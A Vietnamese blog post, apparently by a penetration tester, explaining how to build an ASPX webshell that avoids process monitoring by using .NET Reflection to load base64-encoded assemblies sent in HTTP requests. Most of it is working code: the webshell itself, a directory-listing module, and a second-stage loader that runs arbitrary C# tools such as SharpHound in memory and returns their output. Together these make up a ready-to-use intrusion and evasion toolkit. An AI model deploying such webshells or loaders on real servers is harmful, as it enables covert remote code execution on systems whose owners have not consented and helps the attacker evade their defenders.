
Trước đây khi khai thác các lỗ hổng cho phép tạo webshell, mình thường sử dụng các mẫu webshell có sẵn trên mạng, đặc điểm chung là chúng đều truyền biến rồi chạy command qua cmd hay powershellhttps://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Web-Shells/FuzzDB/cmd.aspx
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script Language="c#" runat="server">
...
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "cmd.exe";
psi.Arguments = "/c "+arg;
...
Việc chạy cmd hay powershell như vậy sẽ rất dễ dàng bị phát hiện bởi các giải pháp phòng thủ có giám sát tiến trình
Sau đó mình kết hợp code thêm các chức năng đọc, chỉnh sửa file, kết nối tới database,…https://raw.githubusercontent.com/xl7dev/WebShell/f7cd87feb5ef0375fc7a7cbcfea15713a3fb5c5b/Aspx/ASPX
Việc sử dụng code để thao tác có thể sẽ “lành” hơn là chạy dir, type từ cmd, tuy nhiên code webshell không thể cứ thế phình to ra khi cần thực hiện các hành vi đặc thù và phức tạp hơn. Vì vậy cần một giải pháp cho phép chạy code động như eval, tuy nhiên C# là một ngôn ngữ biên dịch nên không có sẵn cơ chế này như PHP hay Python và một số ngôn ngữ thông dịch khác.
Trong khi lăn lộn qua code một số tool, webshell trong giang hồ, mình đã tìm thấy giải pháp cho việc này, đó là…
.NET Reflection
Reflection trong C# cho phép truy cập dữ liệu của assembly mà không cần biết trước mã, từ đó cũng cho phép tái tạo lại thực thể và thao tác với chúng

Hiểu đơn giản thì, code C# sau khi compile có thể dùng Reflection để load lại và thực thi từ một chương trình code C# khác
Ví dụ
dummy.cs
using System;
namespace DummyNamespace
{
    class Dummy
    {
        static void Main(string[] args)
        {
            string txt = "dummy dummy";
            Console.WriteLine(txt);
        }

        public void Well(string txt = "well well")
        {
            Console.WriteLine(txt);
        }
    }
}


// build command
// C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe -out:./dummy.exe ./dummy.cs
// powershell encode base64
// [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes($pwd.ToString() +"\dummy.exe"))
loader.cs
using System.Reflection;
using System;
class Loader
{
    static void Main(string[] args)
    {
        string b64 = "TVqQAAMAAAAEAA...AAAAAAAAAAA="; // base64 file dummy.exe
        Assembly assembly = Assembly.Load(Convert.FromBase64String(b64));

        // Invoke Main()
        assembly.EntryPoint.Invoke(null, new object[]{ new string[]{} });


        Type dummyType = assembly.GetType("DummyNamespace.Dummy"); // Namespace.Class
        MethodInfo method = dummyType.GetMethod("Well");
        object instance = Activator.CreateInstance(dummyType);
        // Invoke Well()
        object result = method.Invoke(instance, new object[]{"wellllllllllllll"});
    }
}

// build command
// csc.exe -out:./loader.exe ./loader.cs
// chạy loader.exe sẽ cho output
dummy dummy
wellllllllllllllĐối với hàm Main có thể thực thi bằng cách gọi tới Entrypoint
Đối với hàm Well thì cần các bước:
- Xác định Type (Class), sẽ có cấu trúc
Namespace.Classname - Xác định hàm muốn thực thi
- Nếu method non-static thì cần tạo instance để thực thi, truyền vào
Invokeinstance và param tương ứng hàm. Còn nếu là static method thì không cần instance, khi thực thi thì instance truyền vàoInvokelànull
// public static void Well()
object result = method.Invoke(null, new object[]{"wellllllllllllll"});
Giờ đây webshell sẽ hoạt động như một loader có thể thực thi code C# linh hoạt hơn khi áp dụng Reflection như trên
Load from webshell
Hãy bắt đầu với webshell sau, mình sẽ giải thích tiếp đó
webshell.aspx
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Reflection" %>

<%
    String operation = Request.Form["assembly"];
    if (operation != null){
		// 1
        System.Reflection.Assembly assembly = System.Reflection.Assembly.Load(Convert.FromBase64String(operation));

		// 2
        Type dummyType = assembly.GetType(assembly.GetName().Name + ".Run");

		// 3.1
        MethodInfo method = dummyType.GetMethod("Execute");
        object instance = Activator.CreateInstance(dummyType);
        object result = method.Invoke(instance, new object[] { new object[] { Request, Response } }); // 3.2
    }
%>- Load assembly từ http form data, phần này có thể tùy biến như thêm nén/giải nén trước khi load để giảm độ dài của request
- Xác định Type, cần xác định Namespace và Classname của assembly.
assembly.GetName().Namesẽ trả về Assembly name, giá trị này được xác định bởi compiler. Trong trường hợp dùngcsc.exeđể compile mà không config gì thêm như trên thì Assembly name sẽ chính là tên file không có extension (case-sensitive)csc.exe /target:library -out:Dummy.dll ./dummy.cs
=> assembly name là Dummycsc.exe -out:dummy.exe ./dummy.cs
=> assembly name là dummy
Nếu build bằng các công cụ khác thì Assembly name có thể được set trong project file
Do Type được xác định bởiNamespace.Classnamenên Assembly name cần giống với Namespace - Hàm được thực thi sẽ là Execute nhận tham số là một mảng gồm Resquest và Response của HttpContext hiện tại
Vậy assembly được load cần thỏa mãn điều kiện:
- Assembly name giống với Namespace
- Có class
Run - Trong class
Runcó hàmExecutenhận Resquest và Response từ HttpContext làm tham số và là hàm tổng hợp logic thực thi mong muốn.
Luồng hoạt động như vậy là để thống nhất template code cho các assembly sau này, có thể tổ chức theo cách khác theo nhu cầu

Tạo thử một assembly liệt kê thư mục
Dir.cs
using System;
using System.IO;
using System.Web;

namespace Dir
{
    public class Run
    {
        public HttpRequest Request;
        public HttpResponse Response;

        public void Execute(object obj)
        {
            this.parseObj(obj);

            String path = this.Request.Form["path"];
            string result = this.FileTree(path);
            this.Response.Write(result);
        }

        public string FileTree(String path)
        {
			String ret = "";
			DirectoryInfo m = new DirectoryInfo(path);
            foreach (DirectoryInfo D in m.GetDirectories())
            {
				ret += String.Format("{0}/\t{1}\t0\t-\n", D.Name,
				File.GetLastWriteTime(path + D.Name).ToString("yyyy-MM-dd hh:mm:ss"));
            }

            foreach (FileInfo D in m.GetFiles())
            {
				ret += String.Format("{0}\t{1}\t{2}\t-\n", D.Name,
				File.GetLastWriteTime(path + D.Name).ToString("yyyy-MM-dd hh:mm:ss"), D.Length);
            }
            return ret;
        }

        public void parseObj(Object obj) // đảm bảo lấy được Request/Response từ HttpContext
        {
            if (obj.GetType().IsArray)
            {
                Object[] data = (Object[])obj;
                this.Request = (HttpRequest)data[0];
                this.Response = (HttpResponse)data[1];
            }
            else
            {
                try
                {
                    HttpContext context = (HttpContext)obj;
                    this.Response = context.Response;
                    this.Request = context.Request;
                }
                catch (Exception)
                {
                    HttpContext context = HttpContext.Current;
                    this.Response = context.Response;
                    this.Request = context.Request;
                }
            }
        }
    }
}

// csc.exe /target:library -out:Dir.dll .\Dir.cs
Load Dir.dll từ webshell
Load Your Own Sharp
Sẽ có những lúc mình cần chạy một tool nào đó trên server trong quá trình khai thác, nếu tool đó được code bằng C# thì hoàn toàn có thể được load qua Reflection mà không cần drop file và chạy qua command. Tuy nhiên code tool đang không đúng với template như đã định hình trước đó, việc code và compile lại tool rất mất thời gian.
C# Executabe đều có hàm Main để khởi chạy, như đã nói ở trên, hàm Main có thể gọi qua Entrypoint ⇒ Tạo thêm một stage 2 assembly đảm nhận việc load C# tool, webshell sẽ load assembly đó và tool sẽ được load bởi assembly.

Load C# tool từ base64
SharpLoad.cs
using System;
using System.IO;
using System.Web;
using System.Text;
using System.Threading;
using System.Reflection;

namespace SharpLoad
{
    public class Run
    {
        public HttpRequest Request;
        public HttpResponse Response;
        public string separator = "{*}";

        public void Execute(object obj)
        {
            this.parseObj(obj);

			string bin = this.Request.Params["bin"];
			string cmd = this.Request.Params["cmd"];
			string result = this.loadAssemblyBase64(bin, cmd);
			this.Response.Write(result);
        }

				public string loadAssemblyBase64(string b64bin, string command)
				{
					byte[] array = Convert.FromBase64String(b64bin);
					string[] array2 = command.Split(new char[] { ' ' });
					for (int i = 0; i < array2.Length; i++)
					{
						array2[i] = array2[i].Replace(this.separator, " ");
					}
					Assembly assembly = Assembly.Load(array);
					return this.execAssembly(assembly, array2);
				}

				public string execAssembly(Assembly a, string[] commands)
				{
					TextWriter @out = Console.Out;
					TextWriter @err = Console.Error;

					MemoryStream memoryStream = new MemoryStream();
					StreamWriter streamWriter = new StreamWriter(memoryStream);
					Console.SetOut(streamWriter);
					Console.SetError(streamWriter);
					try
					{
						a.EntryPoint.Invoke(null, new object[] { commands });
					}
					catch
					{
						MethodInfo entryPoint = a.EntryPoint;
						if (entryPoint != null)
						{
							object obj = a.CreateInstance(entryPoint.Name);
							entryPoint.Invoke(obj, new object[] { commands });
						}
					}
					finally
					{
						Thread.Sleep(3000);
						streamWriter.Close();
						Console.SetOut(@out);
					Console.SetError(@err);
					}
					byte[] array = memoryStream.ToArray();
					string @string = Encoding.GetEncoding("UTF-8").GetString(array);
					return @string;
			}

        public void parseObj(Object obj)
        {...
        }
    }
}
// csc.exe /target:library -out:SharpLoad.dll .\SharpLoad.cs
Output khi chạy tool sẽ đi ra console, để in được ra http response thì cần redirect console output về một MemoryStream, ở đây mình sẽ redirect cả Stdout và Stderr về một MemoryStream, sau khi tool chạy xong thì restore lại Stdout và Stderr về Console và in data của MemoryStream ra http response
		TextWriter @out = Console.Out;
		TextWriter @err = Console.Error;

		MemoryStream memoryStream = new MemoryStream();
		StreamWriter streamWriter = new StreamWriter(memoryStream);
		Console.SetOut(streamWriter);
		Console.SetError(streamWriter);

		...
		streamWriter.Close();
		Console.SetOut(@out);
		Console.SetError(@err);

Load thử SharpHound, base64 lại
[System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes($pwd.ToString() +"\SharpHound.exe"))
Một số lưu ý phát triển thêm
- Thực tế copy paste một đoạn text dài chỉ để liệt kê hay đọc file trong thư mục rất bất tiện, do đó để sử dụng phương pháp này hiệu quả thì cần có một client lưu sẵn các assembly để tương tác với webshell qua giao diện.
- Cần kết hợp thêm cơ chế nén/giải nén và tối ưu code để giảm kích thước các assembly được load.
- Việc load native code bằng cách nhúng thư viện vào resource của assembly là khả thi, từ đó có thể chạy các tool code C, Go. Tuy nhiên quá trình test mình thấy chưa được ổn định lắm khi load qua webshell nên sẽ bỏ ngỏ lại phần này để hoàn thiện thêm.
Tham khảo
https://learn.microsoft.com/en-us/dotnet/fundamentals/reflection/reflection
https://yzddmr6.com/posts/as-exploits-sharploader/